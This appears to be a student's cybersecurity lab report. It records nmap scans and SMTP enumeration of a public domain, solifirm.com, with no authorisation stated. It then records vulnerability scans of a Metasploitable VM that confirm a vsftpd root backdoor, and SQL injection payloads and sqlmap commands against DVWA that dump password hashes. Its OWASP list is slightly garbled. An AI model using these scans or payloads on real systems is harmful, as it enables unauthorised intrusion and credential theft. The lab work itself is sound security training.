
Internal Reconnaissance Data Leakage

Risk: The very existence of this document (combining multiple recon outputs) suggests sensitive network mapping data has been collected and stored without adequate protection—if leaked, it becomes a ready-made attack blueprint.

WEEK 5: SCANNING NETWORKS

Activity 1: Port Scanning

The scan successfully identified the open ports on the target host. The results displayed the state of each port and showed the services that were available for communication. This information provides an overview of the network services exposed by the target.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap solifirm.com  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 12:34 -0400  
Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 23.40% done; ETC: 12:37 (0:01:55 remaining)  
Nmap scan report for solifirm.com (199.167.200.110)  
Host is up (0.028s latency).  
rDNS record for 199.167.200.110: host.restobox.org  
Not shown: 988 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
20/tcp    closed ftp-data  
21/tcp    open  ftp  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
110/tcp   open  pop3  
143/tcp   open  imap  
443/tcp   open  https  
465/tcp   open  smtps  
587/tcp   open  submission  
993/tcp   open  imaps  
995/tcp   open  pop3s  
  
Nmap done: 1 IP address (1 host up) scanned in 82.74 seconds  
(kali@kali)-[~]  
$
```

Activity 2: Service Version Detection (Banner Grabbing)

The scan revealed the versions of the services running on the target system. Banner information assists security analysts in identifying outdated software that may contain known vulnerabilities.

```
kali@kali: ~  
Session Actions Edit View Help  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 12:37 -0400  
Nmap scan report for solifirm.com (199.167.200.110)  
Host is up (0.027s latency).  
rDNS record for 199.167.200.110: host.restobox.org  
Not shown: 986 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
20/tcp    closed ftp-data  
21/tcp    open  ftp      Pure-FTPd  
25/tcp    open  smtp     Exim smtpd 4.99.4  
26/tcp    open  smtp     Exim smtpd 4.99.4  
53/tcp    open  domain   ISC BIND 9.11.36 (RedHat Enterprise Linux 8)  
80/tcp    open  http     LiteSpeed httpd  
110/tcp   open  pop3     Dovecot pop3d  
143/tcp   open  imap     Dovecot imapd  
443/tcp   open  ssl/http LiteSpeed httpd  
465/tcp   open  ssl/smtp Exim smtpd 4.99.4  
587/tcp   open  smtp     Exim smtpd 4.99.4  
993/tcp   open  ssl/imap Dovecot imapd  
995/tcp   open  ssl/pop3 Dovecot pop3d  
30000/tcp closed ndmps  
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 167.07 seconds  
  
(kali@kali)-[~]  
$
```


Activity 3: Aggressive Scan

The aggressive scan provided detailed information about the operating system, running services, and network characteristics of the target. This type of scan offers a comprehensive overview of the target during the reconnaissance phase of an authorized security assessment.

```
kali@kali: ~  
Session Actions Edit View Help  
| Subject Alternative Name: DNS:solifirm.com, DNS:www.solifirm.com  
| Not valid before: 2026-06-20T04:17:48  
|_Not valid after: 2026-09-18T04:17:47  
Device type: WAP|general purpose  
Running (JUST GUESSING): Actiontec embedded (91%), Linux 2.4.X|3.X (91%), Microsoft Windows XP|7|2012 (89%)  
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012 cpe:/o:linux:linux_kernel:4.4  
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (91%), DD-WRT v24-sp2 (Linux 2.4.37) (90%), Linux 3.2 (89%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (89%), Linux 4.4 (87%), Microsoft Windows XP SP3 (87%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 2 hops  
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8  
  
TRACEROUTE (using port 80/tcp)  
HOP RTT ADDRESS  
1 0.54 ms 192.168.78.2  
2 0.17 ms host.restobox.org (199.167.200.110)  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 271.37 seconds  
  
(kali@kali)-[~]  
$
```

Activity 4: Enumeration – SMTP Service Enumeration

The SMTP enumeration attempt did not return valid user information because the mail server did not permit user enumeration. Modern mail servers commonly disable SMTP commands such as VRFY and EXPN to prevent the disclosure of valid email accounts.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -p 25 --script smtp-enum-users solifirm.com  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 12:51 -0400  
Nmap scan report for solifirm.com (199.167.200.110)  
Host is up (0.00070s latency).  
rDNS record for 199.167.200.110: host.restobox.org  
  
PORT      STATE      SERVICE  
25/tcp    filtered  smtp  
  
Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds  
  
(kali@kali)-[~]  
$
```

Weekly Summary

This week's activities gave me practical experience using Nmap to scan a network and identify the services running on a target system. I also explored SMTP enumeration to understand how mail servers respond to user requests. The exercises improved my understanding of network scanning and showed how important it is during the early stages of a security assessment.

Week 6: Vulnerability Assessment and Scanning

Objective: Identify live services, open ports, and known vulnerabilities on the lab target using automated scanning tools, then classify findings by severity.

Target: Metasploitable 2 (192.168.78.129), an intentionally vulnerable Linux VM used strictly for controlled academic testing on an isolated Host-only network.

1. Network and Service Discovery

An Nmap service/OS scan was run against the target to identify what was running before deciding what to test further.

```
Session Actions Edit View Help
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:45:F8:05 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds

(kali@kali)-[~]
$
```

Figure 1 — Nmap service/OS scan showing exposed legacy services (rlogin, java-rmi, NFS, MySQL, PostgreSQL, VNC, IRC) and OS fingerprint (Linux 2.6.x).

2. Vulnerability Script Scan

Nmap's scripting engine was then used to check the discovered services against known vulnerability signatures.


```
(kali@kali)-[~]
$ nmap --script vuln 192.168.78.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 14:38 -0400
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 91.11% done; ETC: 14:39 (0:00:06 remaining)
Stats: 0:02:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 14:41 (0:00:00 remaining)
Stats: 0:03:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 14:41 (0:00:00 remaining)
Stats: 0:04:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 14:42 (0:00:01 remaining)
Nmap scan report for 192.168.78.129
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2011-2523  BID:48539
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
```

Figure 2 — The vsftpd 2.3.4 service on port 21 was flagged as containing a known malicious backdoor (CVE-2011-2523). Nmap's script confirmed exploitability by returning a root shell (uid=0, gid=0).

3. Directory and Admin Panel Enumeration

Gobuster was used to brute-force common directory and file names on the web server, surfacing hidden or forgotten administrative interfaces.

```
kali@kali: ~
Session Actions Edit View Help
| /admin/login.jsp: Possible admin folder
| /admin/admin.jsp: Possible admin folder
| /admin/home.jsp: Possible admin folder
| /admin/controlpanel.jsp: Possible admin folder
| /admin/admin-login.jsp: Possible admin folder
| /admin/cp.jsp: Possible admin folder
| /admin/account.jsp: Possible admin folder
| /admin/admin_login.jsp: Possible admin folder
| /admin/adminLogin.jsp: Possible admin folder
| /manager/html/upload: Apache Tomcat (401 Unauthorized)
| /manager/html: Apache Tomcat (401 Unauthorized)
| /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
OpenCart/FCKeditor File upload
| /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple
Blog / FCKeditor File Upload
| /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_ /webdav/: Potentially interesting folder
MAC Address: 00:0C:29:45:F8:05 (VMware)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 328.74 seconds

(kali@kali)-[~]
$
```

Figure 3 — Multiple admin login pages and file-upload endpoints (FCKEditor, Lizard Cart) were discovered, several of which are known to be vulnerable to unauthorized file upload.

4. Web Server Vulnerability Scan

Nikto was run against the web server to check for outdated software, dangerous files, and missing security headers.

```
(kali@kali)-[~]
$ nikto -h http://192.168.78.129
- Nikto v2.6.0

+ Target IP: 192.168.78.129
+ Target Hostname: 192.168.78.129
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-07-02 14:46:15 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ ERROR: Failed to check for updates: 403
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). C
GI tests skipped.
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which a
llows attackers to easily brute force file names. The following alternatives
for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=469
8ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least
8.5.1).
+ [600050] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).
+ [013587] /: Suggested security header missing: referrer-policy. See: https:
```

Figure 4 — Nikto identified an outdated Apache 2.2.8 build, an outdated PHP 5.2.4 version, directory indexing on /icons/, and a missing referrer-policy header.

Week 6 Risk Summary

Finding	Evidence	Severity	Recommended Fix
SQL Injection (id parameter, DVWA login)	sqlmap confirmed boolean, error, time-based and UNION injection; full users table dumped and cracked	Critical	Use parameterized queries / prepared statements; validate and sanitize all user input
vsftpd 2.3.4 backdoor	nmap --script vuln returned a root shell (uid=0)	Critical	Remove/replace with a patched vsftpd version; verify binary integrity
Weak, unsalted MD5 password hashing	4 of 5 DVWA password hashes cracked in seconds via dictionary attack	Critical	Use bcrypt or Argon2 with per-user salts
Outdated Apache 2.2.8 / PHP 5.2.4	Nikto flagged both as long past end-of-life	High	Upgrade to a currently supported Apache and PHP release

Exposed admin panels & file upload endpoints	Gobuster found /admin/*, FCKEditor upload paths	High	Restrict admin paths by IP/VPN, patch or remove vulnerable upload handlers
Password reuse across accounts	admin and smithy share the same password	Medium	Enforce unique, complex passwords and MFA
Unnecessary exposed services (RMI, NFS, VNC, IRC)	nmap service scan listed multiple legacy services	Medium	Disable unused services; restrict with host-based firewall
Missing security headers, directory indexing	Nikto flagged missing referrer-policy header and /icons/ indexing	Low	Add standard security headers; disable directory listing

Week 7: Web Application Security and OWASP Top 10 — SQL Injection Practical

Objective: Demonstrate a real OWASP Top 10 vulnerability (Injection) end-to-end against DVWA, hosted on the same Metasploitable 2 lab VM, and evaluate its impact.

Activity 1: OWASP Top 10 Research

The research showed that web applications face many common threats such as SQL injection, broken access control, and security misconfigurations. Learning about these vulnerabilities helped me understand how attackers exploit insecure applications.

OWASP Top 10 - 2024

2/7/2026

The 10 most critical web application security risks

1. Broken Access Control (A01:2021)
2. Cryptographic Failures (A02:2021)
3. Injection (A03:2021)
4. Insecure Design (A04:2021)
5. Security Misconfiguration (A05:2021)
6. Vulnerable and Outdated Components (A06:2021)
8. Identification and Authentication Failures (A08:2021)
9. Security Logging and Monitoring Failures (A09:2021)
10. Server-Side Request Forgery (SSRF) (A10:2021)

What Actually Happened — A Walkthrough

DVWA was already bundled with Metasploitable 2, so once Apache was confirmed running on the target, DVWA was reached directly from the Kali attacker machine at <http://192.168.78.129/dvwa/>, logged into with

the default admin credentials, and the built-in security slider set to "Low" — the setting DVWA uses to simulate an application with no input protection at all, which is exactly what this exercise needed to demonstrate.




Figure 5 — The blank SQL Injection form in DVWA before any input, at Security Level: Low. This is the baseline: a simple User ID field expecting a number.

The first test was a classic authentication-bypass style payload, entered directly into the User ID field instead of a normal number:

```
' OR '1'='1
```

The single quote breaks out of the intended SQL string, and OR '1'='1 makes the underlying WHERE clause always evaluate true — meaning the query stops filtering by a specific user and instead matches every row in the table. In plain terms: the form was asked for one person's record, and because the input was never checked, it was tricked into handing back everyone's.



Figure 6 — The OR '1'='1 payload entered into the User ID field, immediately before submission.

The next step pushed further, using a UNION SELECT payload to directly pull specific columns — usernames and password hashes — out of the underlying users table, rather than just proving the query could be manipulated:

```
1' UNION SELECT user, password FROM users -- -
```

This is the point where the exercise stops being theoretical. The page printed back real usernames (admin, gordonb, 1337, pablo, smithy) next to their password hashes — meaning an attacker with nothing more than a browser and this one form field could walk away with the entire application's credential store.




Figure 7 — DVWA displaying all five DVWA usernames alongside their MD5 password hashes, extracted directly through the UNION SELECT payload.

Automating and Confirming with sqlmap

To confirm the finding with an industry-standard tool and to go further (enumerate the database structure automatically), sqlmap was pointed at the same vulnerable URL. sqlmap needs to present itself as the same authenticated session as the browser, so the active PHPSESSID and security cookie values were first read out of Firefox's developer tools.




Figure 8 — Firefox Storage tab showing the live PHPSESSID and security=low cookie values needed to authenticate sqlmap's requests as the logged-in session.

The first sqlmap run failed — not because the vulnerability wasn't there, but because the cookie value pasted into the command still contained the placeholder angle brackets (<...>) instead of the real session ID. sqlmap

sent an invalid session, DVWA quietly redirected every request to the login page, and sqlmap correctly (if misleadingly) reported that nothing was injectable — because it was testing the login page, not the SQLi page.

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.78.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=<paste_here>; security=low" \
--batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:08:44 /2026-07-02/

[15:08:44] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.78.129/dvwa/login.php'. Do you want to follow? [Y/n] Y
[15:08:44] [INFO] checking if the target is protected by some kind of WAF/IPS
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[15:08:44] [INFO] testing if the target URL content is stable
```

Figure 9 — The first sqlmap attempt, launched with an unedited placeholder cookie value.

